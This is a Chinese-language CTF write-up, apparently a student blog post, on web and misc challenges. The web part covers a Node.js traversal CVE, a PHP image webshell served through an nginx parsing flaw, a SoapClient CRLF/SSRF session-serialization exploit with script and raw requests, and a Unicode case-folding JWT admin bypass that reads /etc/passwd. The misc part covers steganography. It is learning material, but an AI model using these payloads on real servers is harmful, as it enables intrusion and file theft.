


Web

梭哈是一种智慧


打开后发现是一个笑脸, 有点像thinkphp, 包括网站标题的Hello, 不过经过测试发现应该不是, 但是也没有其他东西了

所以正常来说应该要扫目录, 不过也没东西, 但是不难发现目录结构中的 `/static` 表明了nodejs的特征, 对于目录下手可以想到目录穿越, 根据搜索发现CVE-2017-14849(nodejs目录穿越漏洞)可以任意读取文件



ez_php

打开网站后依旧是没有有什么可利用的地方, 但是这次在F12中藏有信息



访问图片发现确实只是一张图片, 接下来还是先常规进行目录扫描吧, 发现/flag.php

```

v0.4.3
Extensions: php, aspx, jsp, html, js | HTTP method: GET | Threads: 25 | Wordlist size: 11460
Output File: /home/kali/Desktop/dirsearch/reports/http_36.212.170.147_1235/___24-05-04_02-20-13.txt
Target: http://36.212.170.147:1235/
[02:20:13] Starting:
[02:20:16] 404 - 571B - /.css
[02:20:18] 404 - 571B - /.gif
[02:20:19] 404 - 571B - /.ico
[02:20:20] 404 - 571B - /.jpeg
[02:20:20] 404 - 571B - /.jpg
[02:20:22] 404 - 571B - /.png
[02:20:33] 404 - 571B - /adm/style/admin.css
[02:20:39] 404 - 571B - /admin_my_avatar.png
[02:20:54] 404 - 571B - /bundles/kibana.style.css
[02:21:10] 404 - 571B - /favicon.ico
[02:21:11] 200 - 236B - /flag.php
[02:21:17] 404 - 571B - /IdentityGuardSelfService/images/favicon.ico
[02:21:26] 404 - 571B - /logo.gif
[02:21:50] 404 - 571B - /resources/.arch-internal-preview.css
[02:21:57] 404 - 571B - /skin1_admin.css
```

访问后发现是一段php代码, 类似hint, 大致意思就是要求我们来访问内网, 但是大体上伪造ip是不太行的, 所以在后面尝试是否可以SSRF进内网

```

1 only localhost can get flag!
2 session_start();
3 echo 'only localhost can get flag!';
4 $flag = 'flag{*****}';
5 if($_SERVER["REMOTE_ADDR"]=="127.0.0.1"){
6     $_SESSION['flag'] = $flag;
7 }
8 only localhost can get flag!
```

这时根据搜索发现了一些文章, 不过当务之急还是需要找到题目主体才能利用, 思路又回到那张图片, 毕竟给的条件不能不用吧

仔细想想应该不会这么离谱会是隐写吧, 还是抱着侥幸心理放winhex里试了试, 结果还真藏东西了

00019320	7E B5 EB AC AC 38 CF 31 5C 98 DE E8 AC FB 4C E9 7E C6 FF 00 F8 D9 A3 3B ~µē-~8ī\`Fē-ūLé~Æy øÙZ;
00019344	E5 EB 8A FB 41 63 2D B7 15 9F B4 42 01 72 41 C6 D5 D9 FD 8A 3F D5 9F 3F ãëŠŮAc-- Ÿ'B rAfœŬŲš?ôY?
00019368	EF 05 32 FB 6B C1 A1 FB A7 6C 39 B7 88 A6 C9 F1 69 89 89 DB 92 3E 63 01 i 2ûkâ;û\$19-^;ĖñîwũŰ>c
00019392	D2 54 8A 22 F1 CB 01 81 86 F2 AC 25 5E C3 60 73 8A 92 7B 48 B5 1E 74 8D ÔTŠ`ñĚ tð-~Å`š's' {Hu t
00019416	7B 2A 7B 52 30 02 4E 78 E7 5A DB 0B 77 8C A1 24 11 E3 41 1A B2 ED 43 40 {*{RO NxqŬ wG; ç ÅA ~iC@
00019440	7A E2 04 12 0E CC E4 57 47 C2 DB 4A 60 9C 77 46 6B 9E 32 28 89 93 4E F9 zã îAwGŬŲ`awFkZ2(Ű"ŰN
00019464	C8 34 C6 C2 42 E1 18 93 93 B1 AA 47 6A 85 66 FC 55 C9 C8 E9 58 7D 9C B7 Ē4ĀĀBā "Ű+~Gj...fUĖĖĖx)·
00019488	17 3C 69 23 EB 83 F2 A2 6F 90 10 33 E1 4B F8 4D EB 58 71 25 99 07 78 64 <i#efòcø 3AkøMæXqç™ xd
00019512	0F 6D 3C 5D 21 72 74 CE A1 22 29 24 9E 2A 68 29 F1 24 F7 0C C2 99 98 C8 m<]!rtŷ;"\$ž*h)ñš÷ Å~"Ĕ
00019536	1A 8B 64 C8 32 69 54 87 4B 5C F9 1A D9 34 F6 73 61 EC 1E CD 34 F1 18 CE <dĖ2iT^K\ù Ūôösaï íñ î
00019560	76 26 BA 32 50 DA 69 04 06 D5 48 6C 40 7B 98 41 EA F4 DB 88 45 F7 68 E2 vø°2Pŭi ČHlQ{"AeôŬ"E-hå
00019584	D2 C4 EA 24 D5 71 C7 91 3F 26 7C 59 FF D9 3C 3F 70 68 70 20 0A 24 64 69 ôĤëšÖçÇ'ç&?YŷŬ<?php \$di
00019608	72 20 3D 20 6E 65 77 20 44 69 72 65 63 74 6F 72 79 49 74 65 72 61 74 6F r = new DirectoryIterato
00019632	72 28 22 2F 76 61 72 2F 77 77 77 2F 68 74 6D 6C 22 29 3B 0A 66 6F 72 r("/var/www/html"); for
00019656	65 61 63 68 20 28 24 64 69 72 20 61 73 20 24 66 69 6C 65 29 20 7B 0A 20 each (\$dir as \$file) {
00019680	20 20 20 65 63 68 6F 20 24 66 69 6C 65 2D 3E 67 65 74 46 69 6C 65 6E 61 echo \$file->getFilena
00019704	6D 65 28 29 20 2E 20 22 5C 6E 22 3B 0A 7D 0A 1A me() . "\n"; }

看了看这段代码大致是把目录读取然后打印出来

所以不难想到真正能去利用的目录名肯定就在其中,但是要解析其中的php代码才能读出来目录,这部分就比较像图片马,需要利用其他漏洞把图片当做php代码解析,不过当时也不知道怎么继续做下去了

好在后面hint放的还是比较全的

- 💡 注意题目使用的中间件和什么有联系
- 💡 nginx解析漏洞
- 💡 参考<https://www.leavesongs.com/PENETRATION/php-callback-backdoor.html>

提示到是nginx解析漏洞, 这下就可以解析php代码了, 然后读取目录了

Request

PrettyRawHexBIN≡

1 GET /2.jpg HTTP/1.1
2 Host: 36.212.170.147:1235
3 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:125.0) Gecko/20100101 Firefox/125.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
5 Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
6 Accept-Encoding: gzip, deflate
7 Connection: close
8 Cookie: PHPSESSID=g1qh881em7f94sr2m3293h16
9 Upgrade-Insecure-Requests: 1
10 If-Modified-Since: Fri, 03 May 2024 18:53:04 GMT
11 If-None-Match: "66353290-fd"
12
13

Response

PrettyRawHexRender≡

89 t[...]
90 [...]
91 [...]
92 A[Y...]
93 j[...]
94 v[1s...]
95 Y[...]
96 [4[m,...]
97 index.html
98 flag.php
99 th15_Y0uT_5Uorce_cod8.php
102

发现额外的目录 `th15_y0u7_50urce_cod8.php`，访问到真正的题目主体

```


1 array(0) { }
2 $b = 'implode';
3 call_user_func($_GET['f'], $_POST);
4 session_start();
5 if (isset($_GET['name'])) {
6 $_SESSION['name'] = $_GET['name'];
7 }
8 var_dump($_SESSION);
9 $a = array(reset($_SESSION), 'welcome_to_tutctf');
10 call_user_func($b,$a);

```

而这段代码的利用过程还是比较巧妙的, 接下来摘抄一些网上的利用总结, 简单来说就是

可以利用php的原生 **SoapClient** 类内置的 **__call** 方法来进行 **SSRF**, 接下来先传入 `extract()`, 将 **\$b**覆盖成回调函数, 这样题目中的 `call_user_func($b,$a)` 就可以变成 `call_user_func('call_user_func',array('SoapClient','welcome_to_tutctf'))`, 即调用 **SoapClient** 类不存在的 `welcome_to_tutctf` 方法, 从而触发 **__call** 方法发起 soap 请求进行 SSRF。

不过具体可能还需要利用到**CRLF**来注入些会话Cookie, 因为接下来需要利用**session**漏洞, 使用 **session** 序列化处理器处理 **session** 的情况, 具体这部分确实挺复杂的, 借鉴一下别人的流程图



- 第一步：由于 PHP 中的原生 SoapClient 类存在 CRLF 漏洞，所以我们可以伪造任意 header，构造 **SoapClient** 类，并用php_serialize引擎进行序列化，存入session

```

1 <?php
2 $target='http://127.0.0.1/flag.php';
3 $b = new SoapClient(null,array('location' => $target,
4     'user_agent' => "npfs\r\nCookie:PHPSESSID=123456\r\n",
5     'uri' => "http://127.0.0.1/"));
6
7 $se = serialize($b);
8 echo "|".urlencode($se);
9
10 //注意下, 这个脚本想要执行, 需要将php.ini里的 php_soap.dll 前面的分号去掉
11
12 //|0%3A10%3A%22SoapClient%22%3A4%3A%7Bs%3A3%3A%22uri%22%3Bs%3A17%3A%22http%3A%2
    F%2F127.0.0.1%2F%22%3Bs%3A8%3A%22location%22%3Bs%3A25%3A%22http%3A%2F%2F127.0.0
    .1%2Fflag.php%22%3Bs%3A11%3A%22_user_agent%22%3Bs%3A31%3A%22npfs%0D%0ACookie%3A
    PHPSESSID%3D123456%0D%0A%22%3Bs%3A13%3A%22_soap_version%22%3Bi%3A1%3B%7D

```

Request

Pretty Raw Hex ↕ ↗ ≡

```

1 POST /th15_y0u7_50urce_cod8.php?f=session_start&name=
  |0%3A10%3A%22SoapClient%22%3A4%3A%7Bs%3A3%3A%22uri%22%3Bs%3A25%3A%22http%3A%2F%2F127.0.0.1
  %2Fflag.php%22%3Bs%3A8%3A%22location%22%3Bs%3A25%3A%22http%3A%2F%2F127.0.0.1%2Fflag.php%22
  %3Bs%3A13%3A%22_soap_version%22%3Bi%3A1%3B%7D HTTP/1.1
2 Host: 36.212.170.147:1235
3 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:125.0) Gecko/20100101
  Firefox/125.0
4 Accept:
  text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
5 Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
6 Accept-Encoding: gzip, deflate
7 Content-Type: application/x-www-form-urlencoded
8 Content-Length: 31
9 Origin: http://36.212.170.147:1235
10 Connection: close
11 Referer: http://36.212.170.147:1235/flag.php
12 Cookie: PHPSESSID=hlmvkasjum200g960bfruv3ch4
13 Upgrade-Insecure-Requests: 1
14
15 serialize_handler=php_serialize

```

Response

Pretty Raw Hex Render ↕ ↗ ≡

```

1 HTTP/1.1 200 OK
2 Server: nginx/1.12.2
3 Date: Sat, 04 May 2024 14:57:00 GMT
4 Content-Type: text/html; charset=UTF-8
5 Connection: close
6 X-Powered-By: PHP/7.0.33
7 Expires: Thu, 19 Nov 1981 08:52:00 GMT
8 Cache-Control: no-store, no-cache, must-revalidate
9 Pragma: no-cache
10 Content-Length: 412
11
12 array(1) {
13   ["name"]=>
14   string(139)
  "[0:10:"SoapClient":3:{s:3:"uri";s:25:"http://127.0.0.1/flag.php";s:8:"location";s:25:"htt
  p://127.0.0.1/flag.php";s:13:"_soap_version";i:1;}]"
15 }
16 $b = 'implode';
17 call_user_func($_GET['f'], $_POST);
18 session_start();
19 if (isset($_GET['name'])) {
20   $_SESSION['name'] = $_GET['name'];
21 }
22 var_dump($_SESSION);
23 $a = array(reset($_SESSION), 'welcome_to_tutctf');
24 call_user_func($b, $a);
25

```

- 第二步：通过变量覆盖，调用SoapClient类，从而触发__call方法, 传值
 f=extract&name=SoapClient POST:b=call_user_func. 这样 call_user_func(\$b,\$a)就变成
 call_user_func('call_user_func' ,array('SoapClient' , 'welcome_to_tutctf')), 即调用
 SoapClient 类不存在的 welcome_to_tutctf方法，从而触发 __call方法发起 soap 请求进行 SSRF
 。


```
1  const express = require('express');
2  const ejs = require('ejs');
3  const fs = require("fs");
4  const app = express();
5  app.use(express.json());
6  var cookieParser = require('cookie-parser');
7  app.use(express.urlencoded({ extended: true }));
8  app.use(express.static((__dirname+'/public/')));
9  app.use(cookieParser());
10 const port = 8081;
11
12 const jwt = require('jsonwebtoken');
13
14 // 加密 token
15 function generateToken(payload) {
16     const secret = '*****';
17     const options = {
18         expiresIn: '1h',
19     };
20     return jwt.sign(payload, secret, options);
21 }
22
23 // 验证 token
24 function verifyToken(token) {
25     const secret = '*****';
26     try {
27         const decoded = jwt.verify(token, secret);
28         return decoded;
29     } catch (err) {
30         return "err";
31     }
32 }
33
34 let users = {
35     "hackme": "hackme",
36     "user": "user",
37     "guest": "guest",
38     'hacker': 'hacker'
39 }
40 function isValidUser(u) {
41     return (
42         u.username.length >= 3 &&
43         u.username.toUpperCase() !== users.hackme.toUpperCase()
44     )
45 }
46
47 function isAdmin(u) {
```

```
48     return u.username.toLowerCase() === users.hackme.toLowerCase()
49 }
50 app.get('/login', (req, res) => {
51     let user = {}
52     user.username = req.query.username
53     user.password = req.query.password
54     if (!user.username && !user.password) {
55         res.send("不能为空")
56         return
57     }
58     if (user.username === "hackme") {
59         res.send("用户被禁用")
60         return
61     }
62     if (user.username in users && users[user.username] === user.password) {
63         const token = generateToken(user)
64         res.json({ "message": "login success", "token": token })
65         return
66     }
67     else {
68         res.send("用户名或密码错误")
69         return
70     }
71 })
72 app.post('/admin', (req, res) => {
73     let token = req.cookies.token
74     let result = verifyToken(token)
75     console.log(result)
76     let is = isAdmin(result) && isValidUser(result);
77     if (is) {
78         try {
79             if (JSON.stringify(req.body.file).includes("flag")) {
80                 req.body.file = ''
81             }
82             const flag = fs.readFileSync(req.body.file)
83             res.send(flag.toString())
84         } catch (err) {
85             return null
86         }
87     }
88     else {
89         res.send("not admin")
90     }
91 })
92 app.post('/biekanwo', (req, res) => {
93     let token = req.cookies.token
94     let result = verifyToken(token)
```



```

95     var data = req.body.data
96     if(result !== 'err'){
97         for(var key in data){
98             var m = `{ "${result.username}":{ "${key}": "${data[key]}" } }`;
99             extend({},m);
100         }
101     }
102     res.render ("index.ejs",{
103         message: 'lalala'
104     });
105 })
106 app.get("/register",(req,res)=>{
107     let u={}
108     u.username = req.query.username
109     u.password = req.query.password
110     if (typeof u.username !== "string" || u.username.length > 20) {
111         res.send( "用户名不合法")
112         return
113     }
114     if (typeof u.password !== "string" || u.password.length > 20) {
115         res.send( "密码不合法")
116         return
117     }
118     if (u.username in users) {
119         res.send("用户已存在")
120         return
121     }
122
123     users[u.username] = u.password
124     res.send("注册成功")
125 })
126 app.get("/", (req, res) => {
127     res.redirect("index.html")
128 })
129 app.listen(port, () => {
130     console.log(`listening on port ${port}`)
131 })
132

```

打开后发现根据路由划分出几个不同的功能

大体来说就是注册, 登录, 管理员登录(读文件)有用, 那么大体思路就是伪造成管理员用户利用这部分的代码读取flag

值得注意的是这部分

```

1 function isValidUser(u) {
2     return (
3         u.username.length >= 3 &&
4         u.username.toUpperCase() !== users.hackme.toUpperCase()
5     )
6 }
7
8 function isAdmin(u) {
9     return u.username.toLowerCase() === users.hackme.toLowerCase()
10 }

```

需要构造这两部分成立才能成为管理员用户, 根据nodejs的大小写漏洞, 可以注册名为 `hacKme` 的用户 (密码为hackme), 注意其中的 `K` 并不是大写k, 而是特殊字符, 由于nodejs大小写漏洞, 转为小写后即为k 接下来常规的登录拿到token(即为符合管理员的token), 然后进行文件读取

而在管理员逻辑内部, 有个看似简单的waf, 实则比较复杂, 利用过程通过搜索与一道国外的ctf相似, 其中有利用思路:<https://cloud.tencent.com/developer/article/2123023>

```

1 app.post('/admin', (req, res) => {
2     let token = req.cookies.token
3     let result = verifyToken(token)
4     console.log(result)
5     let is = isAdmin(result) && isValidUser(result);
6     if (is) {
7         try{
8             if (JSON.stringify(req.body.file).includes("flag")) {
9                 req.body.file = ''
10            }
11            const flag = fs.readFileSync(req.body.file)
12            res.send(flag.toString())
13        } catch(err){
14            return null
15        }
16    }
17    else{
18        res.send("not admin")
19    }
20 })

```


可惜的是最后没出, 能确定的是到管理员这部分可以成功读取/etc/passwd, 抄网上的exp结果没有出, 可能是我这边的环境的问题, 问题不大

Misc

签到题

拿到附件发现是一张二维码, 扫描后转账20w成功拿到flag

根据题目提示lsb隐写, 直接出



千道题

不多评价这道题(吐), 因为学长评价的很合理

- 拿到附件, 先放进winhex看下, 得到一个信息


- | hint.png | game.jpg | 00000000.jpg | 00000027.zip | | | | | | | | | | | | | | | | | | | | | | |
|--------------------------|--------------------------|------------------------------|------------------------------|----|----|----|----|----|----|----|----|----|----|----|----|----|----|----|----|----|----|----|----|----|---------------------------|
| Offset | 0 | 1 | 2 | 3 | 4 | 5 | 6 | 7 | 8 | 9 | 10 | 11 | 12 | 13 | 14 | 15 | 16 | 17 | 18 | 19 | 20 | 21 | 22 | 23 | ANSI ASCII |
| 00064728 | 63 | 80 | ED | 2C | DD | 3C | BC | 3F | 48 | 18 | 17 | F3 | CA | 42 | 96 | 92 | 71 | 1E | A0 | 73 | 44 | 46 | 12 | 85 | c€i,Y¿qH ðÊB-'q sDF ... |
| 00064752 | 94 | E4 | 5D | 74 | CB | 71 | 1E | 57 | 14 | 1D | E5 | C7 | ED | 74 | C3 | 9F | 2E | 5F | D7 | 9B | 3E | 6A | 8E | 7C | "ajtEQ W àçitÅY...> žj |
| 00064776 | BE | 00 | CB | AC | 5B | 81 | 2A | D3 | 48 | C1 | A6 | C3 | E0 | 90 | AD | 63 | B8 | 84 | 73 | 12 | 35 | 73 | F4 | EB | % È-[¿ÓHÀ¡ðà -c,"s 5sôè |
| 00064800 | B2 | 67 | BB | BC | 7D | A9 | BB | F9 | CF | A1 | 13 | 88 | F2 | E3 | A2 | 03 | 15 | AC | CE | B8 | 46 | 2A | 64 | E7 | *g«!»e»üî; ^òäo ~í,F*dç |
| 00064824 | 53 | 44 | A9 | AB | ED | 63 | C4 | A5 | 88 | 73 | F4 | D4 | 11 | E0 | 86 | E3 | 59 | FE | D6 | B0 | 17 | 2C | 6C | B5 | SDE<içÄ¥~sôó à+âyPö` ,lu |
| 00064848 | 8B | 63 | A1 | 63 | C0 | D9 | FE | 26 | F9 | BE | A2 | F6 | 61 | FD | A7 | 16 | 8E | FF | 44 | F3 | 66 | 47 | 9A | D8 | <c;ÇÀÜpsù«øáyS žyĐófGšÖ |
| 00064872 | C6 | 61 | CA | 02 | 59 | EE | BF | 52 | 32 | D3 | F0 | 81 | 62 | 29 | 09 | CB | 6B | 40 | B0 | 02 | 7C | F9 | 29 | A2 | #æÈ YìzR2Ôð b) ÊKØ° û)c |
| 00064896 | 84 | 42 | CB | 62 | FD | CC | EB | OF | C6 | C4 | 1D | 92 | EF | EF | 5D | 2E | 7D | 7D | 47 | F3 | D3 | 4A | CC | 55 | ,„BëByïé #Æ ‘iy .})GóóJÛU |
| 00064920 | 19 | 42 | 1A | A0 | 6E | 13 | 41 | 2F | 9F | 91 | 9F | F1 | B9 | 9D | 89 | 6C | A4 | 69 | 5F | 8F | A7 | 13 | 42 | 16 | B n A/Y'Ÿñ² k!ki \$ B |
| 00064944 | 69 | 54 | EF | BE | E7 | 81 | EC | D3 | FE | 3F | 0B | 60 | 58 | BF | CB | CD | F8 | 88 | CE | 24 | 02 | 07 | 19 | F9 | iTiq ç ióp? `X₂Éfá⁻ī\$ ú |
| 00064968 | B3 | AC | 1A | CE | DC | EA | 21 | ED | 7B | 56 | 60 | 37 | 86 | D5 | D4 | 2F | E4 | 7F | 2B | B6 | 17 | 25 | 94 | 70 | -₁ fÙê:i{V7+ÔÖ/a +¶ q³p |
| 00064992 | 8F | 73 | 1C | 27 | 23 | 57 | 53 | 30 | 76 | C7 | 2D | 5A | A0 | 8E | 03 | 66 | 97 | 88 | EE | B9 | DA | 77 | DB | 27 | s '#WSOQç-Z Ž f-¹úw0, |
| 00065016 | CE | E5 | 53 | 8D | C3 | 17 | 9D | AE | F7 | 45 | 06 | CB | 51 | B9 | 6D | 75 | 89 | 1C | 77 | 6F | 76 | 13 | 39 | 0D | fäs Å Ø÷E ÉQˆmuf wov U' |
| 00065040 | 7E | 7A | 75 | 15 | E4 | C1 | 30 | D1 | 7E | F0 | 6D | B5 | 70 | 6E | 95 | 26 | 6A | 2F | 35 | 97 | 1B | 9B | C7 | AF | ~zu áÁõÑ~ðmpnþ·ej/- >ç- |
| 00065064 | 38 | B6 | 57 | 1B | D1 | 77 | 82 | 39 | 89 | 14 | C2 | 21 | 3D | A5 | B4 | 88 | 55 | 3D | 61 | DC | C5 | 27 | BF | 4A | 8¶W Ńw,9% Á!=¥´U=aÜĀ'¿J |
| 00065088 | 04 | 5D | 6F | 36 | FB | 03 | F4 | CB | 95 | FF | 02 | AB | CF | 9E | 63 | B2 | 48 | 4A | 41 | B1 | 98 | 39 | 23 | D7 | o6ũ ðÊ·ý «İŽč'HJA±⁹#* |
| 00065112 | AC | 15 | 75 | B4 | 91 | 22 | 29 | 6C | 29 | 14 | 17 | 47 | 30 | 75 | 4C | B9 | 28 | 2F | 9E | 8C | 36 | 59 | AE | 8A | ß u ´")l) G0uL²/(žG6YœŠ |
| 00065136 | 87 | 6C | C2 | 5B | 19 | 97 | FE | E4 | 74 | 5C | 1A | DB | 36 | 91 | DD | C2 | EA | C3 | 37 | DF | 7B | 63 | CA | 11 | +1&! (-päť Ü6'ÝâēĴB(cÈ |
| 00065160 | 3A | A0 | 82 | C8 | 37 | 74 | D1 | 12 | 17 | AD | 3D | 7A | 94 | 8B | F7 | 31 | OC | C0 | 5D | 01 | ED | 03 | 30 | CF | : ‚Ě7N̄ =-z«ł Ą J ī Oĩ |
| 00065184 | 85 | A8 | 2D | B0 | E6 | | | | | | | | | | | | | | | | | | | | |

- 发现压缩包确实有密码, 且不是伪密码, 根据之前的提示应该需要继续在图片中寻找
然后试了很多方法, 发现需要利用stegseek爆破出隐藏文件...

